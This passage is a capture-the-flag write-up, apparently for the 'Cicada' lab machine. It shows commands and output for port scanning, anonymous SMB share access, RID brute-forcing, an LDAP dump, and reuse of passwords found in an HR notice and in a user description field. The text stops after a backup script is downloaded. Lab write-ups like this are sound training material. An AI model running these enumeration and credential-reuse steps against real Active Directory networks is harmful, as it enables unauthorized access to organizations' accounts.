

Information Gathering

1) Found open ports




```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ tcpscan 10.129.29.152
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-29 12:28 IST
Nmap scan report for 10.129.29.152
Host is up (0.74s latency).
Not shown: 65524 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-09-29 14:01:14Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
|_ssl-date: TLS randomness does not represent time
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
|_ssl-date: TLS randomness does not represent time
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
|_ssl-date: TLS randomness does not represent time
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
```

2) Found smb shares available



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ smbclient -N -L '\\10.129.29.152\HR'

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        DEV             Disk
        HR              Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.29.152 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```


3) Found credentials in a share



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ smbclient -N '\\10.129.29.152\HR'
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Mar 14 17:59:09 2024
  ..                                  D        0  Thu Mar 14 17:51:29 2024
  Notice from HR.txt                  A     1266  Wed Aug 28 23:01:48 2024

                4168447 blocks of size 4096. 321637 blocks available
smb: \> get "Notice from HR.txt"
getting file \Notice from HR.txt of size 1266 as Notice from HR.txt (1.4 KiloBytes/sec) (average 1.4 KiloBytes/sec)
smb: \> exit

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ cat Notice\ from\ HR.txt

Dear new hire!

Welcome to Cicada Corp! We're thrilled to have you join our team. As part of our security protocols, it's essential that you change your default password to
 something unique and secure.

Your default password is: Cicada$M6Corpb*@Lp#nZp!8

To change your password:

1. Log in to your Cicada Corp account** using the provided username and the default password mentioned above.
2. Once logged in, navigate to your account settings or profile settings section.
3. Look for the option to change your password. This will be labeled as "Change Password".
4. Follow the prompts to create a new password**. Make sure your new password is strong, containing a mix of uppercase letters, lowercase letters, numbers,
and special characters.
5. After changing your password, make sure to save your changes.

Remember, your password is a crucial aspect of keeping your account secure. Please do not share your password with anyone, and ensure you use a complex pass
word.

If you encounter any issues or need assistance with changing your password, don't hesitate to reach out to our support team at support@cicada.htb.

Thank you for your attention to this matter, and once again, welcome to the Cicada Corp team!
```


Cicada$M6Corpb*@Lp#nZp!8

4) Found user lists




```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ crackmapexec smb 10.129.29.152 -u 'guest' -p '' --rid-brute
SMB         10.129.29.152   445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False
)
SMB         10.129.29.152   445    CICADA-DC        [+] cicada.htb\guest:
SMB         10.129.29.152   445    CICADA-DC        [+] Brute forcing RIDs
SMB         10.129.29.152   445    CICADA-DC        498: CICADA\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.129.29.152   445    CICADA-DC        500: CICADA\Administrator (SidTypeUser)
SMB         10.129.29.152   445    CICADA-DC        501: CICADA\Guest (SidTypeUser)
SMB         10.129.29.152   445    CICADA-DC        502: CICADA\krbtgt (SidTypeUser)
SMB         10.129.29.152   445    CICADA-DC        512: CICADA\Domain Admins (SidTypeGroup)
SMB         10.129.29.152   445    CICADA-DC        513: CICADA\Domain Users (SidTypeGroup)
SMB         10.129.29.152   445    CICADA-DC        514: CICADA\Domain Guests (SidTypeGroup)
SMB         10.129.29.152   445    CICADA-DC        515: CICADA\Domain Computers (SidTypeGroup)
SMB         10.129.29.152   445    CICADA-DC        516: CICADA\Domain Controllers (SidTypeGroup)
SMB         10.129.29.152   445    CICADA-DC        517: CICADA\Cert Publishers (SidTypeAlias)
SMB         10.129.29.152   445    CICADA-DC        518: CICADA\Schema Admins (SidTypeGroup)
SMB         10.129.29.152   445    CICADA-DC        519: CICADA\Enterprise Admins (SidTypeGroup)
SMB         10.129.29.152   445    CICADA-DC        520: CICADA\Group Policy Creator Owners (SidTypeGroup)
SMB         10.129.29.152   445    CICADA-DC        521: CICADA\Read-only Domain Controllers (SidTypeGroup)
SMB         10.129.29.152   445    CICADA-DC        522: CICADA\Cloneable Domain Controllers (SidTypeGroup)
SMB         10.129.29.152   445    CICADA-DC        525: CICADA\Protected Users (SidTypeGroup)
SMB         10.129.29.152   445    CICADA-DC        526: CICADA\Key Admins (SidTypeGroup)
SMB         10.129.29.152   445    CICADA-DC        527: CICADA\Enterprise Key Admins (SidTypeGroup)
SMB         10.129.29.152   445    CICADA-DC        553: CICADA\RAS and IAS Servers (SidTypeAlias)
SMB         10.129.29.152   445    CICADA-DC        571: CICADA\Allowed RODC Password Replication Group (SidTypeAlias)
SMB         10.129.29.152   445    CICADA-DC        572: CICADA\Denied RODC Password Replication Group (SidTypeAlias)
SMB         10.129.29.152   445    CICADA-DC        1000: CICADA\CICADA-DC$ (SidTypeUser)
SMB         10.129.29.152   445    CICADA-DC        1101: CICADA\DnsAdmins (SidTypeAlias)
SMB         10.129.29.152   445    CICADA-DC        1102: CICADA\DnsUpdateProxy (SidTypeGroup)
SMB         10.129.29.152   445    CICADA-DC        1103: CICADA\Groups (SidTypeGroup)
SMB         10.129.29.152   445    CICADA-DC        1104: CICADA\john.smoulder (SidTypeUser)
SMB         10.129.29.152   445    CICADA-DC        1105: CICADA\sarah.dantelia (SidTypeUser)
SMB         10.129.29.152   445    CICADA-DC        1106: CICADA\michael.wrightson (SidTypeUser)
SMB         10.129.29.152   445    CICADA-DC        1108: CICADA\david.orelious (SidTypeUser)
SMB         10.129.29.152   445    CICADA-DC        1109: CICADA\Dev Support (SidTypeGroup)
SMB         10.129.29.152   445    CICADA-DC        1601: CICADA\emily.oscars (SidTypeUser)
```

5) Enumerated ldap



```
┌──(vigneswar㉿VigneswarPC)-[~/temp/domain]
└─$ ldapdomaindump ldap://10.129.1.71 -u 'cicada.htb\michael.wrightson' -p 'Cicada$M6Corpb*@Lp#nZp!8'
[*] Connecting to host...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished
```




Domain users


CN	name	SAM Name	Member of groups	Primary group	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
Emily Oscars	Emily Oscars	emily.oscars	Remote Management Users, Backup Operators	Domain Users	08/22/24 21:20:17	08/29/24 21:48:05	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	08/22/24 21:20:17	1601	
David Orelious	David Orelious	david.orelious		Domain Users	03/14/24 12:17:29	08/28/24 17:25:57	03/15/24 06:32:21	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	03/14/24 12:17:29	1108	Just in case I forget my password is aRt$Lp#7t*VQ!3
Michael Wrightson	Michael Wrightson	michael.wrightson		Domain Users	03/14/24 12:17:29	09/29/24 16:36:38	09/29/24 16:36:38	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	03/14/24 12:17:29	1106	
Sarah Dantelia	Sarah Dantelia	sarah.dantelia		Domain Users	03/14/24 12:17:29	08/28/24 17:26:29	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	03/14/24 12:17:29	1105	
John Smoulder	John Smoulder	john.smoulder		Domain Users	03/14/24 12:17:28	08/28/24 17:26:15	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	03/14/24 12:17:29	1104	
krbtgt	krbtgt	krbtgt	Denied RODC Password Replication Group	Domain Users	03/14/24 11:14:10	03/14/24 12:16:48	01/01/01 00:00:00	ACCOUNT_DISABLED, NORMAL_ACCOUNT	03/14/24 11:14:10	502	Key Distribution Center Service Account
Guest	Guest	Guest	Guests	Domain Guests	03/14/24 11:09:25	08/28/24 17:26:56	03/15/24 06:18:24	PASSWD_NOTREQD, NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	08/28/24 17:26:56	501	Built-in account for guest access to the computer/domain
Administrator	Administrator	Administrator	Group Policy Creator Owners, Domain Admins, Enterprise Admins, Schema Admins, Administrators	Domain Users	03/14/24 11:09:25	09/23/24 16:06:01	09/29/24 15:20:27	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	08/26/24 20:08:03	500	Built-in account for administering the computer/domain

david.orelious:aRt$Lp#7t*VQ!3

6) Found a script



```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ smbclient '\\10.129.1.71\DEV' -U 'cicada.htb0/david.orelious%aRt$Lp#7t*VQ!3'
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Mar 14 18:01:39 2024
  ..                                  D        0  Thu Mar 14 17:51:29 2024
  Backup_script.ps1                   A      601  Wed Aug 28 22:58:22 2024

                4168447 blocks of size 4096. 331440 blocks available
smb: \> get Backup_script.ps1
getting file \Backup_script.ps1 of size 601 as Backup_script.ps1 (0.6 KiloBytes/sec) (average 0.6 KiloBytes/sec)
smb: \> exit

┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ |
```

